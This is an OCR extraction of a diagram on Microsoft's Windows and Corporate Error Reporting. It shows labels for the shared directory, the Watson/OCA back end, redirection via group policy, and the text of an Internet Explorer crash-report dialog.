

Corporate Error Reporting
Windows Error Reporting
Policy
Default
CER Shared Directory
Watson/OCA Back End


watson.microsoft.com








“watson.microsoft.com”
(redirection via gpo)
Microsoft Internet Explorer
Microsoft Internet Explorer has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Restart Microsoft Internet Explorer
Please tell Microsoft about this problem.
We have created an error report that you can send to help us im
Microsoft Internet Explorer. We will treat this report as confident
anonymous.
To see what data this error report contains, click here.
Send Error Report


1 (800) 642-7676
Microsoft